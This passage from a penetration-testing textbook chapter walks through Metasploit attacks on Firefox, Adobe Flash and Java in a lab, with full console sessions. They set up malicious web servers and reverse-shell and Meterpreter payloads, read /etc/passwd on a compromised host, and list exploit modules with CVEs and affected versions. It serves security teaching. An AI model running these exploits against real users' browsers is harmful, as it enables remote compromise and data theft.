Firefox is attacked using the same techniques that are used against Internet Explorer. The attacker uses Metasploit to set up a web server hosting the exploit code and waits until the user of a vulnerable system browses to the web server. The exploit launches, and the payload is executed on the victim's system. If the payload is interactive, then the attacker can continue to interact with the victim's system.

To demonstrate the process, start an OpenSuSE 13.2 system; it includes Firefox 33.0 by default, and so it is vulnerable to the Firefox Proxy Prototype Privileged Javascript Injection attack.

Configuring the Exploit

On Kali, start the PostgreSQL server if it has not been started, then run `msfconsole` from the command line. Select the exploit

```
msf > use exploit/multi/browser/firefox_proxy_prototype
msf exploit(firefox_proxy_prototype) > info

    Name: Firefox Proxy Prototype Privileged Javascript Injection
    Module: exploit/multi/browser/firefox_proxy_prototype
    Platform:
    Privileged: No
    License: Metasploit Framework License (BSD)
    Rank: Manual
    Disclosed: 2014-01-20

... Output Deleted ...

Available targets:
  Id  Name
  --  ---
  0  Universal (Javascript XPCOM Shell)
  1  Native Payload

Basic options:
Name      Current Setting  Required  Description
----      -----          -----      -----
CONTENT           no        Content to display inside the HTML
                  <body>.
Retries      true          no        Allow the browser to retry the module
SRVHOST     0.0.0.0       yes      The local host to listen on. This must
                  be an address on the local machine or
                  0.0.0.0
SRVPORT     8080          yes      The local port to listen on.
SSL         false          no        Negotiate SSL for incoming connections
SSLCert
URI PATH

```

CHAPTER 2 BASIC OFFENSE

Payload information:

Description:

This exploit gains remote code execution on Firefox 31-34 by abusing a bug in the XPCConnect component and gaining a reference to the privileged chrome:// window. This exploit requires the user to click anywhere on the page to trigger the vulnerability.

... Output Deleted ...

This module has two classes of targets: a JavaScript target that is appropriate for most systems, and a native payload that needs to match the architecture of the connecting system. Select the default JavaScript target, and configure the URIPATH.

```
msf exploit(firefox_proxy_prototype) > set target 0  
target => 0  
msf exploit(firefox_proxy_prototype) > set uripath bob  
uripath => bob
```

Configuring the Payload

The JavaScript XPCOM Shell only allows a few possible payloads.

```
msf exploit(firefox_proxy_prototype) > show payloads
```

Compatible Payloads

=====

| Name | Rank | Description |
|---------------------------|--------|---|
| --- | ---- | ----- |
| firefox/exec | normal | Firefox XPCOM Execute Command |
| firefox/shell_bind_tcp | normal | Command Shell, Bind TCP (via Firefox XPCOM script) |
| firefox/shell_reverse_tcp | normal | Command Shell, Reverse TCP (via Firefox XPCOM script) |
| generic/custom | normal | Custom Payload |
| generic/shell_bind_tcp | normal | Generic Command Shell, Bind TCP Inline |
| generic/shell_reverse_tcp | normal | Generic Command Shell, Reverse TCP Inline |

Select the Firefox shell using reverse TCP. The listening host must be set, though the listening port (TCP/4444) can be left in its default state.

```
msf exploit(firefox_proxy_prototype) > set payload firefox/shell_reverse_tcp
payload => firefox/shell_reverse_tcp
msf exploit(firefox_proxy_prototype) > set lhost 10.0.2.2
lhost => 10.0.2.2
msf exploit(firefox_proxy_prototype) > show options
```

Module options (exploit/multi/browser/firefox_proxy_prototype):

| Name | Current Setting | Required | Description |
|---------|-----------------|----------|--|
| CONTENT | | no | Content to display inside the HTML <body>. |
| Retries | true | no | Allow the browser to retry the module |
| SRVHOST | 0.0.0.0 | yes | The local host to listen on. This must be an address on the local machine or 0.0.0.0 |
| SRVPORT | 8080 | yes | The local port to listen on. |
| SSL | false | no | Negotiate SSL for incoming connections |
| SSLCert | | no | Path to a custom SSL certificate (default is randomly generated) |
| URIPATH | bob | no | The URI to use for this exploit (default is random) |

Payload options (firefox/shell_reverse_tcp):

| Name | Current Setting | Required | Description |
|-------|-----------------|----------|--------------------|
| LHOST | 10.0.2.2 | yes | The listen address |
| LPORT | 4444 | yes | The listen port |

Exploit target:

| Id | Name |
|----|------------------------------------|
| 0 | Universal (Javascript XPCOM Shell) |

Launching the Exploit as a Background Job

Start the exploit as a job by running

```
msf exploit(firefox_proxy_prototype) > exploit -j
[*] Exploit running as background job.
[*] Started reverse TCP handler on 10.0.2.2:4444
```

CHAPTER 2 BASIC OFFENSE

```
[*] Using URL: http://0.0.0.0:8080/bob  
msf exploit(firefox_proxy_prototype) >  
[*] Local IP: http://10.0.2.2:8080/bob  
[*] Server started.
```

Interacting with the Shell

On the OpenSuSE 13.2 system, use Firefox to navigate to the malicious content, hosted in this example at <http://10.0.2.2:8080/bob>. The user is presented with a page saying that the page has moved and to click to redirect. As soon as the user clicks in the browser, the attacker is notified that a session has been established.

```
[*] 10.0.2.93 firefox_proxy_prototype - Gathering target information for 10.0.2.93  
[*] 10.0.2.93 firefox_proxy_prototype - Sending HTML response to 10.0.2.93  
[*] Command shell session 1 opened (10.0.2.2:4444 -> 10.0.2.93:51118) at 2017-02-19 12:52:44 -0500
```

```
msf exploit(firefox_proxy_prototype) > sessions -l
```

Active sessions

```
=====
```

| Id | Type | Information | Connection |
|----|--------------------------------------|-------------|----------------------------------|
| -- | --- | ----- | ----- |
| 1 | shell firefox/firefox (10.0.2.93) | | 10.0.2.2:4444 -> 10.0.2.93:51118 |

Interact with the shell by running the command

```
msf exploit(firefox_proto_crmfreuest) > sessions -i 1  
[*] Starting interaction with 1...
```

It may appear that nothing has occurred; this is not the case. Instead, shell commands can be run as if the attacker had a shell on the system but without a prompt.

```
msf exploit(firefox_proxy_prototype) > sessions -i 1  
[*] Starting interaction with 1...
```

```
ls  
bin  
Desktop  
Documents  
Downloads  
Music  
Pictures
```

```

Public
public_html
Templates
Videos
cat /etc/passwd
at:x:25:25:Batch jobs daemon:/var/spool/atjobs:/bin/bash
avahi:x:487:486:User for Avahi:/run/avahi-daemon:/bin/false

... Output Deleted ...

egalois:x:1000:100:Evariste Galois:/home/egalois:/bin/bash
vboxadd:x:485:1::/var/run/vboxadd:/bin/false

```

The session can be moved to the background by pressing CTRL+Z.

```

^Z
Background session 1? [y/N] y
msf exploit(firefox_proto_crashrequest) >

```

Metasploit: Attacking Flash

It is possible to attack a component of the browser, rather than the browser itself. One common browser plugin is Adobe Flash Player, and there are reliable Metasploit modules that attack the Flash plugin on Windows systems. Beginning with Windows 8, Microsoft includes a version of Adobe Flash Player in the default installation configured for Internet Explorer and Edge. Windows 8 includes Adobe Flash Player 11.3.372, Windows 8.1 includes 11.8.800, the initial Windows 10 release (version 1504, build 10240) includes Adobe Flash Player 18.0.0, while the anniversary edition (version 1607, build 14393) includes Adobe Flash Player 22.0.0, and the Fall Creator's update (version 1709) includes Adobe Flash Player 27.0.0.

Metasploit Modules for Adobe Flash Player

The following are reliable attacks against Adobe Flash Player. This list includes the description of the attack, the Metasploit name, and the CVE number of the corresponding vulnerability as well as the browser(s) and operating system(s) that can be affected. Many exploits affect a wide range of Flash Player versions; this list includes some of the commonly exploitable versions but is not exhaustive. If the exploit requires additional software to be present on the target, it is also noted.

- Adobe Flash Player 10.2.153.1 SWF Memory Corruption Vulnerability
 - exploit/windows/browser/adobe_flashplayer_flash100
 - CVE 2011-0611

CHAPTER 2 BASIC OFFENSE

- Internet Explorer 8 on Windows 7 (including SP1)
- Flash Player 10, up to 10.2.153
- Requires Java on the target
- Adobe Flash Player Regular Expression Heap Overflow
 - `exploit/windows/browser/adobe_flash_regex_value`
 - CVE 2013-0643
 - Internet Explorer 8 on Windows 7 (including SP1)
 - Flash Player 11.5, up to 11.5.502.146
 - Requires Java on the Target
- Adobe Flash Player Integer Underflow Remote Code Execution
 - `exploit/windows/browser/adobe_flash_avm2`
 - CVE 2014-0497
 - Internet Explorer 8, 9, or 10 on Windows 7 (including SP1) or Windows 8
 - Flash Player 11.3 up to 11.3.372.94, Flash Player 11.7 up to 11.7.700.202 and other versions. The default Windows 8 included version of Flash is vulnerable.
- Adobe Flash Player Shader Buffer Overflow
 - `exploit/multi/browser/adobe_flash_pixel_bender_bof`
 - CVE 2014-0515
 - Windows 7 (including SP1) or Windows 8.1 (not Windows 8) or Linux, 32-bit
 - On Windows, either Internet Explorer or Firefox; on Linux, Firefox.
 - On Windows, Flash Player 11 up to 11.7.700.275, Flash Player 12, or Flash Player 13 up to 13.0.0.182. On Linux, Flash Player 11 up to 11.2.202.350.
- Adobe Flash Player copyPixelsToByteArray Method Integer Overflow
 - `exploit/windows/browser/adobe_flash_copy_pixels_to_byte_array`
 - CVE 2014-0556
 - Windows 7 (including SP1) or Windows 8.1 (not Windows 8) 32-bit

- Internet Explorer or Firefox
- Adobe Flash Player 14 up to 14.0.0.179
- Adobe Flash Player casi32 Integer Overflow
 - exploit/windows/browser/adobe_flash_casi32_int_overflow
 - CVE 2014-0569
 - Windows 7 (including SP1), 32-bit
 - Internet Explorer
 - Adobe Flash Player 15 up to 15.0.0.167
- Adobe Flash Player UncompressViaZlibVariant Uninitialized Memory
 - exploit/windows/browser/adobe_flash_uncompress_zlib_uninitialized
 - CVE 2014-8440
 - Windows 7 (including SP1), Windows 8.1 (not Windows 8) 32-bit
 - Internet Explorer or Firefox
 - Adobe Flash 15 up to 15.0.0.189
- Adobe Flash Player PCRE Regex Vulnerability
 - exploit/windows/browser/adobe_flash_pcre
 - CVE 2015-0138
 - Windows 7 (including SP1)
 - Internet Explorer
 - Adobe Flash Player 16 up to 16.0.0.235
- Adobe Flash Player ByteArray UncompressViaZlibVariant Use After Free
 - exploit/multi/browser/adobe_flash_uncompress_zlib_uaf
 - CVE 2015-0311
 - Windows 7 (including SP1) or Windows 8.1 (not Windows 8) or Linux, 32-bit
 - Internet Explorer or Firefox
 - On Windows, Adobe Flash Player 16 up to 16.0.0.287. On Linux, Adobe Flash Player 11 up to 11.2.202.438.

CHAPTER 2 BASIC OFFENSE

- Adobe Flash Player ByteArray With Workers Use After Free
 - [exploit/windows/browser/adobe_flash_worker_byte_array_uaf](#)
 - CVE 2015-0313
 - Windows 7 or Windows 8.1 (not Windows 8) 32-bit
 - Firefox or Internet Explorer
 - Adobe Flash 16 up to 16.0.0.296
- Adobe Flash Player NetConnection Type Confusion
 - [exploit/multi/browser/adobe_flash_net_connection_confusion](#)
 - CVE 2015-0336
 - Windows 7 (including SP1) or Windows 8.1 (not Windows 8) or Linux, 32-bit.
 - Internet Explorer or Firefox
 - On Windows, Flash Player 16 up to 16.0.0.305. On Linux, Flash Player up to 11.2.202.442.
- Adobe Flash Player domainMemory ByteArray Use After Free
 - [exploit/windows/browser/adobe_flash_domain_memory_uaf](#)
 - CVE 2015-0359
 - Windows 7 (including SP1) or Windows 8.1 (not Windows 8), 32-bit
 - Firefox or Internet Explorer
 - Adobe Flash Player 17 up to 17.0.0.134
- Adobe Flash Player ShaderJob Buffer Overflow
 - [exploit/multi/browser/adobe_flash_shader_job_overflow](#)
 - CVE 2015-3090
 - Windows 7 (including SP1) or Windows 8.1 (not Windows 8) or Linux, 32-bit.
 - Internet Explorer or Firefox
 - On Windows, Flash Player 17 up to 17.0.0.169. On Linux, Flash Player 11 up to 11.2.202.457.

- Adobe Flash Player Nellymoser Audio Decoding Buffer Overflow
 - `exploit/multi/browser/adobe_flash_nellymoser_bof`
 - CVE 2015-3043, CVE 2015-3113
 - Windows 7 (including SP1) or Windows 8.1 (not Windows 8) or Linux, 32-bit
 - Internet Explorer or Firefox
 - On Windows, Flash Player 17 up to 17.0.0.169 or Flash Player 18 up to 18.0.0.161. On Linux, Flash Player up to 11.2.202.466 but not 11.2.202.457.
- Adobe Flash Player Drawing Fill Shader Memory Corruption
 - `exploit/multi/browser/adobe_flash_shader_drawing_fill`
 - CVE 2015-3105
 - Windows 7 (including SP1) or Windows 8.1 (not Windows 8) or Linux, 32-bit.
 - Internet Explorer or Firefox
 - On Windows, Flash Player 17 up to 17.0.0.188. On Linux, Flash Player 11 up to 11.2.202.460.
- Adobe Flash Player ByteArray Use After Free
 - `exploit/multi/browser/adobe_flash_hacking_team_uaf`
 - CVE 2015-5119
 - Windows 7 (including SP1) or Windows 8.1 (not Windows 8) or Linux, 32-bit.
 - Internet Explorer or Firefox
 - On Windows, Adobe Flash Player up to 18.0.0.194; on Linux Adobe Flash Player up to 11.2.202.468.
- Adobe Flash opaqueBackground Use After Free
 - `exploit/multi/browser/adobe_flash_opaque_background_uaf`
 - CVE 2015-5122

- Windows 7 (including SP1) or Windows 8.1 (not Windows 8), 32-bit
- Internet Explorer or Firefox
- Adobe Flash Player 18 up to 18.0.0.203

Attack: Adobe Flash Player UncompressViaZlibVariant Uninitialized Memory

As an example of an Adobe Flash Player exploit, consider Adobe Flash Player UncompressViaZlibVariant Uninitialized Memory. For the target, use a 32-bit Windows 8.1 system with Firefox 38.0.5 and Adobe Flash Player 15.0.0.189.

Configuring the Exploit

On the Kali system, start Metasploit and load the exploit.

```
msf > use exploit/windows/browser/adobe_flash_uncompress_zlib_uninitialized
msf exploit(adobe_flash_uncompress_zlib_uninitialized) > info

  Name: Adobe Flash Player UncompressViaZlibVariant Uninitialized Memory
  Module: exploit/windows/browser/adobe_flash_uncompress_zlib_uninitialized
Platform: Windows
Privileged: No
License: Metasploit Framework License (BSD)
  Rank: Good
Disclosed: 2014-11-11
...
... Output Deleted ...

Available targets:
  Id  Name
  --  --
  0   Automatic

Basic options:
Name     Current Setting  Required  Description
----  -----  -----  -----
Retries  true            no        Allow the browser to retry the module
SRVHOST  0.0.0.0          yes      The local host to listen on. This must
                                      be an address on the local machine or
                                      0.0.0.0
SRVPORT  8080            yes      The local port to listen on.
```

| | | | |
|---------|-------|----|---|
| SSL | false | no | Negotiate SSL for incoming connections |
| SSLCert | | no | Path to a custom SSL certificate (default is randomly generated) |
| URIPATH | | no | The URI to use for this exploit (default is random) |

Payload information:

Description:

This module exploits an uninitialized memory vulnerability in Adobe Flash Player. The vulnerability occurs in the `ByteArray::UncompressViaZlibVariant` method, which fails to initialize allocated memory. When using a correct memory layout this vulnerability leads to a `ByteArray` object corruption, which can be abused to access and corrupt memory. This module has been tested successfully on Windows 7 SP1 (32-bit), IE 8 and IE11 with Flash 15.0.0.189.

Like most Adobe Flash exploits, this exploit uses automatic targeting, so there is no need to change the target from the default. Set the `URIPATH` to something innocuous, say bob.

```
msf exploit(adobe_flash_uncompress_zlib_uninitialized) > set uripath bob
uripath => bob
```

Configuring the Payload

A reasonable payload is Meterpreter using a reverse TCP connection.

```
msf exploit(adobe_flash_uncompress_zlib_uninitialized) > set payload windows/
meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
```

The only option that needs to be configured on the payload is the IP address; by default, the exploit uses TCP/4444 for the listening port.

```
msf exploit(adobe_flash_uncompress_zlib_uninitialized) > set lhost 10.0.2.2
lhost => 10.0.2.2
msf exploit(adobe_flash_uncompress_zlib_uninitialized) > show options
```

CHAPTER 2 BASIC OFFENSE

Module options (exploit/windows/browser/adobe_flash_uncompress_zlib_uninitialized):

| Name | Current Setting | Required | Description |
|---------|-----------------|----------|--|
| Retries | true | no | Allow the browser to retry the module |
| SRVHOST | 0.0.0.0 | yes | The local host to listen on. This must be an address on the local machine or 0.0.0.0 |
| SRVPORT | 8080 | yes | The local port to listen on. |
| SSL | false | no | Negotiate SSL for incoming connections |
| SSLCert | | no | Path to a custom SSL certificate (default is randomly generated) |
| URIPATH | bob | no | The URI to use for this exploit (default is random) |

Payload options (windows/meterpreter/reverse_tcp):

| Name | Current Setting | Required | Description |
|----------|-----------------|----------|---|
| EXITFUNC | process | yes | Exit technique (Accepted: '', seh, thread, process, none) |
| LHOST | 10.0.2.2 | yes | The listen address |
| LPORT | 4444 | yes | The listen port |

Exploit target:

| Id | Name |
|----|-----------|
| 0 | Automatic |

Launching the Exploit as a Background Job

The exploit is launched as a background job in the same way as the MS13-055 attack.

```
msf exploit(adobe_flash_uncompress_zlib_uninitialized) > exploit -j  
[*] Exploit running as background job.
```

```
msf exploit(adobe_flash_uncompress_zlib_uninitialized) > [*] Started reverse TCP  
handler on 10.0.2.2:4444  
[*] Using URL: http://0.0.0.0:8080/bob  
[*] Local IP: http://10.0.2.2:8080/bob  
[*] Server started.
```

Interacting with the Shell

When Firefox 38.0.5 in Windows 8.1 is used to browse to the URL hosting the malicious code (in this example <http://10.0.2.2:8080/bob>), the attacker is presented with a session.

```
[*] Server started.
[*] 10.0.15.207      adobe_flash_uncompress_zlib_uninitialized
- Gathering target information for 10.0.15.207
[*] 10.0.15.207      adobe_flash_uncompress_zlib_uninitialized
- Sending HTML response to 10.0.15.207
[*] 10.0.15.207      adobe_flash_uncompress_zlib_uninitialized
- Request: /bob/BVnSrk/
[*] 10.0.15.207      adobe_flash_uncompress_zlib_uninitialized
- Sending HTML...
[*] 10.0.15.207      adobe_flash_uncompress_zlib_uninitialized
- Request: /bob/BVnSrk/neFVG.swf
[*] 10.0.15.207      adobe_flash_uncompress_zlib_uninitialized
- Sending SWF...
[*] Sending stage (957487 bytes) to 10.0.15.207
[*] Meterpreter session 1 opened (10.0.2.2:4444 -> 10.0.15.207:49195) at 2017-02-
12 21:16:03 -0500

msf exploit(adobe_flash_uncompress_zlib_uninitialized) > sessions -1

Active sessions
=====

```

| Id | Type | Information | Connection |
|----|-------------------------|------------------------------|---|
| -- | --- | ----- | ----- |
| 1 | meterpreter x86/windows | gicas\Stefan Banach @ GICLAS | 10.0.2.2:4444 -> 10.0.15.207:49195 (10.0.15.207) |

```
msf exploit(adobe_flash_uncompress_zlib_uninitialized) > sessions -i 1
[*] Starting interaction with 1...

meterpreter > sysinfo
Computer      : GICLAS
OS           : Windows 8.1 (Build 9600).
Architecture   : x86
System Language : en_US
Meterpreter    : x86/windows
meterpreter > getuid
Server username: gicas\Stefan Banach
```

Metasploit: Attacking Java

Many older exploits for Internet Explorer, Firefox, and Flash require the presence of Java on the target system. The primary reason for this is the need for a ROP chain. Since many modern computers prevent the attacker from executing code that the attacker has placed on the stack, attackers turned to the idea of using already present pieces of code loaded at known addresses. By carefully jumping from one piece of existing code to another, attackers can control program execution and so exploit the system. One common program with libraries loaded at known locations is Java 6, which is why it is required for some of the older exploits.

Java is a legitimate target on its own and can be attacked directly. One nice feature about Java attacks is that thanks to the JVM, most (though not all) are agnostic about the underlying platform. They (usually) work against both Windows and Linux targets and are independent of the underlying browser.

Metasploit Modules for Java

Effective Metasploit modules for Java include the following:

- Java Applet Rhino Script Engine Remote Code Execution
 - `exploit/multi/browser/java_rhino`
 - CVE 2011-3544
 - Java 6 Update 27 and earlier; Java 7 (no updates)
- Java AtomicReferenceArray Type Violation Vulnerability
 - `exploit/multi/browser/java_atomicreferencearray`
 - CVE 2012-0507
 - Java 6 Update 30 and earlier; Java 7 Update 2 and earlier
- Java Applet Field Bytecode Verifier Cache Remote Code Execution
 - `exploit/multi/browser/java_verifier_field_access`
 - CVE 2012-1723
 - Java 6 Update 32 and earlier; Java 7 Update 4 and earlier
- Java 7 Applet Remote Code Execution
 - `exploit/multi/browser/java_jre17_exec`
 - CVE 2012-4681
 - Java 7 Update 6 and earlier

- Java Applet JAX-WS Remote Code Execution
 - `exploit/multi/browser/java_jre17_jaxws`
 - CVE 2012-5076
 - Java 7 Update 7 and earlier
- Java Applet AverageRangeStatisticImpl Remote Code Execution
 - `exploit/multi/browser/java_jre17_glassfish_averagerangestatisticimpl`
 - CVE 2012-5076
 - Java 7 Update 7 and earlier
- Java Applet Method Handle Remote Code Execution
 - `exploit/multi/browser/java_jre17_method_handle`
 - CVE 2012-5088
 - Java 7 Update 7 and earlier.
- Java Applet JMX Remote Code Execution
 - `exploit/multi/browser/java_jre17_jmxbean`
 - CVE 2013-0422
 - Java 7 Update 10 and earlier
- Java Applet JMX Remote Code Execution⁵
 - `exploit/multi/browser/java_jre17_jmxbean_2`
 - CVE 2013-0431
 - Java 7 Update 11 and earlier
- Java CMM Remote Code Execution
 - `exploit/windows/browser/java_cmm`
 - CVE 2013-1493
 - Java 7 Update 15 and earlier
 - Requires Windows 7, 8, 8.1, or 10.

⁵Yes, this is the same name as the previous module.

CHAPTER 2 BASIC OFFENSE

- Java Applet Driver Manager Privileged `toString()` Remote Code Execution
 - `exploit/multi/browser/java_jre17_driver_manager`
 - CVE 2013-1488
 - Java 7 Update 17 and earlier
- Java Applet Reflection Type Confusion Remote Code Execution
 - `exploit/multi/browser/java_jre17_reflection_types`
 - CVE 2013-2423
 - Java 7 Update 17 and earlier
- Java Applet ProviderSkeleton Insecure Invoke Method
 - `exploit/multi/browser/java_jre17_provider_skeleton`
 - CVE 2013-2460
 - Java 7 Update 21 and earlier
- Java `storeImageArray()` Invalid Array Indexing Vulnerability
 - `exploit/multi/browser/java_storeimagearray`
 - CVE 2013-2465
 - Java 7 Update 21 and earlier

Attack: Java JAX-WS Remote Code Execution

Attacks on Java follow the same structure seen for attacks on browsers and Adobe Flash Player. This example attacks a Mint 13 system running Firefox 12.0 with Java 7 Update 5 with the Java Applet JAX-WS Remote Code Execution attack.

Configuring the Exploit

Start both Mint 13 and Kali; on the Kali system, start msfconsole, select the appropriate attack, and use `info` to see the module details.

```
msf > use exploit/multi/browser/java_jre17_jaxws
msf exploit(java_jre17_jaxws) > info
      Name: Java Applet JAX-WS Remote Code Execution
      Module: exploit/multi/browser/java_jre17_jaxws
      Platform: Java, Windows
      Privileged: No
```

License: Metasploit Framework License (BSD)

Rank: Excellent

Disclosed: 2012-10-16

... Output Deleted ...

Available targets:

| Id | Name |
|----|------------------------|
| -- | -- |
| 0 | Generic (Java Payload) |
| 1 | Windows Universal |
| 2 | Linux x86 |

Basic options:

| Name | Current Setting | Required | Description |
|---------|-----------------|----------|--|
| SRVHOST | 0.0.0.0 | yes | The local host to listen on. This must be an address on the local machine or 0.0.0.0 |
| SRVPORT | 8080 | yes | The local port to listen on. |
| SSL | false | no | Negotiate SSL for incoming connections |
| SSLCert | | no | Path to a custom SSL certificate (default is randomly generated) |
| URIPATH | | no | The URI to use for this exploit (default is random) |

Payload information:

Space: 20480

Avoid: 0 characters

Description:

This module abuses the JAX-WS classes from a Java Applet to run arbitrary Java code outside of the sandbox as exploited in the wild in November of 2012. The vulnerability affects Java version 7u7 and earlier.

... Output Deleted ...

There are three choices for the target, including a Windows target and a Linux target. The default Java target has the advantage that it is independent of the target architecture and would work even if a Windows system running an exploitable Java version connected.

Configuring the Payload

Fewer payloads are available that use the Java target.

```
msf exploit(java_jre17_jaxws) > show payloads
```

Compatible Payloads

=====

| Name | Rank | Description |
|--------------------------------|--------|--|
| --- | --- | ----- |
| generic/custom | normal | Custom Payload |
| generic/shell_bind_tcp | normal | Generic Command Shell, Bind TCP Inline |
| generic/shell_reverse_tcp | normal | Generic Command Shell, Reverse TCP Inline |
| java/jsp_shell_bind_tcp | normal | Java JSP Command Shell, Bind TCP Inline |
| java/jsp_shell_reverse_tcp | normal | Java JSP Command Shell, Reverse TCP Inline |
| java/meterpreter/bind_tcp | normal | Java Meterpreter, Java Bind TCP Stager |
| java/meterpreter/reverse_http | normal | Java Meterpreter, Java Reverse HTTP Stager |
| java/meterpreter/reverse_https | normal | Java Meterpreter, Java Reverse HTTPS Stager |
| java/meterpreter/reverse_tcp | normal | Java Meterpreter, Java Reverse TCP Stager |
| java/shell/bind_tcp | normal | Command Shell, Java Bind TCP Stager |
| java/shell/reverse_tcp | normal | Command Shell, Java Reverse TCP Stager |
| java/shell_reverse_tcp | normal | Java Command Shell, Reverse TCP Inline |

Select the Meterpreter payload that communicates through reverse HTTPS, set the listening port to 443 and the IP address of the listener to the address of the Kali system.

```
msf exploit(java_jre17_jaxws) > set payload java/meterpreter/reverse_https
payload => java/meterpreter/reverse_https
msf exploit(java_jre17_jaxws) > set lport 443
lport => 443
msf exploit(java_jre17_jaxws) > set lhost 10.0.2.2
lhost => 10.0.2.2
```

```
msf exploit(java_jre17_jaxws) > set uripath bob
uripath => bob
msf exploit(java_jre17_jaxws) > show options
```

Module options (exploit/multi/browser/java_jre17_jaxws):

| Name | Current Setting | Required | Description |
|---------|-----------------|----------|--|
| SRVHOST | 0.0.0.0 | yes | The local host to listen on. This must be an address on the local machine or 0.0.0.0 |
| SRVPORT | 8080 | yes | The local port to listen on. |
| SSL | false | no | Negotiate SSL for incoming connections |
| SSLCert | | no | Path to a custom SSL certificate (default is randomly generated) |
| URIPATH | bob | no | The URI to use for this exploit (default is random) |

Payload options (java/meterpreter/reverse_https):

| Name | Current Setting | Required | Description |
|-------|-----------------|----------|-----------------------------|
| LHOST | 10.0.2.2 | yes | The local listener hostname |
| LPORT | 443 | yes | The local listener port |
| LURI | | no | The HTTP Path |

Exploit target:

| Id | Name |
|----|------------------------|
| -- | -- |
| 0 | Generic (Java Payload) |

Launching the Exploit as a Background Job

With the options validated, start the exploit as a background job.

```
msf exploit(java_jre17_jaxws) > exploit -j
[*] Exploit running as background job.
[*] Started HTTPS reverse handler on https://10.0.2.2:443
msf exploit(java_jre17_jaxws) >
[*] Using URL: http://0.0.0.0:8080/bob
[*] Local IP: http://10.0.2.2:8080/bob
[*] Server started..
```

Interacting with the Shell

From the Mint system, visit the malicious page, located in this example at <http://10.0.2.2:8080/bob>. Firefox on the Mint system shows nothing other than a blank page. On the Kali system, msfconsole reports that a session has been obtained. The attacker interacts with a Java Meterpreter session in essentially the same way as a native Meterpreter session.

```
[*] 10.0.2.24      java_jre17_jaxws - Java Applet JAX-WS Remote Code Execution
handling request
[*] 10.0.2.24      java_jre17_jaxws - Sending Applet.jar
[*] 10.0.2.24      java_jre17_jaxws - Sending Applet.jar
[*] 10.0.2.24      java_jre17_jaxws - Sending Applet.jar
[*] https://10.0.2.2:443 handling request from 10.0.2.24; (UUID: abhkmll0) Staging
java payload (50177 bytes) ...
[*] Meterpreter session 1 opened (10.0.2.2:443 -> 10.0.2.24:33049) at 2017-02-12
22:32:06 -0500

msf exploit(java_jre17_jaxws) > sessions -l

Active sessions
=====

  Id  Type          Information           Connection
  --  ---          -----
  1   meterpreter  pdirichlet @ acrux.stars.example 10.0.2.2:443 ->
10.0.2.24:33049 (10.0.2.24)

msf exploit(java_jre17_jaxws) > sessions -i 1
[*] Starting interaction with 1...

meterpreter > sysinfo
Computer     : acrux.stars.example
OS          : Linux 3.2.0-23-generic (i386)
Meterpreter  : java/linux
meterpreter > getuid
Server username: pdirichlet
meterpreter >
Background session 1? [y/N] y
msf exploit(java_jre17_jaxws) >
```

Attack: Java Applet ProviderSkeleton Insecure Invoke Method

The years 2012 and 2013 saw many attacks against Java; Oracle responded by dramatically tightening the security settings for Java. Beginning with Java 7 Update 10, Java applets not signed by a trusted Certificate Authority either would not run or would not run without explicit user approval. These defenses make this type of exploit more difficult but not impossible. Further, later browsers began detecting insecure versions of plugins and disabling them (Figure 2-1).




Figure 2-1. Firefox 38.0.5 on Windows 8.1 showing how vulnerable add-ons are detected

Configuring the Exploit and Payload

This example demonstrates the Java Applet ProviderSkeleton Insecure Invoke Method attack against a Windows 8 system running Internet Explorer 10 and Java 7 Update 21. Start the Windows system and the Kali system, run msfconsole, and configure the exploit.

```
msf > use exploit/multi/browser/java_jre17_provider_skeleton
msf exploit(java_jre17_provider_skeleton) > set uripath bob
uripath => bob
msf exploit(java_jre17_provider_skeleton) > set payload java/meterpreter/reverse_https
payload => java/meterpreter/reverse_https
```

```
msf exploit(java_jre17_provider_skeleton) > set lhost 10.0.2.2
lhost => 10.0.2.2
msf exploit(java_jre17_provider_skeleton) > set lport 443
lport => 443
msf exploit(java_jre17_provider_skeleton) > exploit -j
[*] Exploit running as background job.
msf exploit(java_jre17_provider_skeleton) >
[*] Started HTTPS reverse handler on https://10.0.2.2:443
[*] Using URL: http://0.0.0.0:8080/bob
[*] Local IP: http://10.0.2.2:8080/bob
[*] Server started.
```

Java Security Settings

If an Internet Explorer user on the Windows 8 system visits the page hosting the malicious code, they immediately receive a dialog box informing them that the current version of Java is insecure. Only by promising to update Java later is the user permitted to proceed. This, of course, assumes that the user first agreed to enable Java for Internet Explorer after it was installed (Figure 2-2).



Figure 2-2. Internet Explorer 10 notification that the user is using an out-of-date version of Java; taken from Windows 8

The malicious Java applet is then downloaded, but the browser will not run it; instead it informs the user that the application was blocked by security settings on the system. This dialog box does not even provide a bypass option. To proceed, the user must first visit the Java Control Panel, available from the Windows Control Panel, under the Programs group. The security level must be set to Medium, which allows unsigned applets to run (Figure 2-3).

